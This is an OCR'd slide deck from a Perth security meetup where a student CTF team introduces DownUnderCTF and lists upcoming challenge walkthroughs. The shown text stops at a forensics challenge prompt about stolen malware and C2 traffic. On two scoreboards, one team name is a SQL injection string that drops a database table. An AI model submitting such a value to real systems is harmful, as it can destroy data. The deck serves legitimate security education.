



PERTH SOCIALWARE

0x06

Writeups Down Under

$ ~/: groups "socialware"



Welcome!

About Socialware


Enjoy!

```
$ ~/: groups "socialware"
```

Huge thanks to Telstra for the venue!

Telstra

$ ~/: cat ./housekeeping



- Please respect the venue and space
- Bathrooms require a keycard
- Pizza should be here
- WiFi is @CIC, no password
- Network is NOT in scope

Acknowledgement of Country

$ ~/: whoami

Emu Exploit

- We are a competitive hacking team current rank #1 in Australia on CTFtime.org
- Founded in 2021, the team consists of many highschoolers as well as industry professionals
- Won many events including Pecan CTF, DownUnderCTF, WACTF


Today's Presenters

- Rainier (teddy / TheSavageTeddy) - Vice Captain
- Torry (torry2)
- Ronan (roxiun)

Emu Exploit at Pecan CTF 2023

$ ~/: whoami


BSides Perth 2023



p4CTF in Katowice, Poland

Pecan CTF 2023

Agenda




- About DownUnderCTF
- ‘*emuc2*’ (forensics) live demo walkthrough by Torry
- ‘*i am confusion*’ (web) walkthrough by Ronan
- ‘*vector overflow*’ (pwn) walkthrough by Rainier

Feel free to raise your hand and ask question at anytime during the walkthrough.

Challenges can be attempted after the talk - if you need help, let us know!

DownUnderCTF

Largest CTF (Capture the Flag) competition in the Southern Hemisphere




- Prizes for Australia and New Zealand students
  - This year, over $17000 in prizes!
- Over 60 challenges of various categories
  - hardware
  - pwn (binary exploitation)
  - crypto(graphy)
  - misc
  - reverse engineering
  - web exploitation
  - forensics
  - osint

DownUnderCTF

Our teams managed to win some prizes!

- ‘*Blitzed Emus*’ secured #1 AUS/NZ student team overall
- ‘*teddy roxiun duo run*’ secured #1 AUS/NZ student team, and top highschool




DUCTF Prizes Scoreboard

All Teams | **Overall Australia / New Zealand** | Australia | New Zealand | All-Female | First Nations / Pasifika / Māori | Secondary

1	🏆 Blitzed Emus 🏆	6381
2	🥈 teddy roxiun duo run 🥈	4389
3	🥉 CyberChallenged 🥉	3970
4	Obsidian'); DROP TABLE Participants; --	3631
5	Wellington π	3000

AUS/NZ student scoreboard



DUCTF Prizes Scoreboard

All Teams | Overall Australia / New Zealand | Australia | New Zealand | All-Female | First Nations / Pasifika / Māori | **Secondary**

1	🏆 teddy roxiun duo run 🏆	4389
2	🥈 Obsidian'); DROP TABLE Participants; -- 🥈	3631
3	🥉 Wellington π 🥉	3000
4	HashedBrownies	2027
5	LSC	1678


Secondary (highschool) scoreboard

DownUnderCTF

By: @Pix and @TurboPenguin


Before the event from an Organisers point of view:

- How do we design challenges which suite most audiences.
- Hosting a CTF which does not crash at the beginning (Infra).
- QAing challenges to ensure it is the best it could be (QA).



battle music

Welcome.... to **DUCTF SUPPORT!**



DownUnderCTF

During the CTF as an organiser:


- How we provide the best CTF support (for beginner and easy challenges only).
- Building challenges during the CTF (For the people).
- How to join us for the next event (Competitor / Author).
- Want to know more ... Go to https://downunderctf.com

4AM Forensics Drop

SORRY NOT SORRY

DUCTF Support


"It hasn't fallen over yet!"



emuc2

163 points, forensics

Author: BootlegSorcery@



emuc2

163

As all good nation states, we have our own malware and C2 for offensive operations. But someone has got the source code and is using it against us! Here's a capture of traffic we found on one of our laptops...

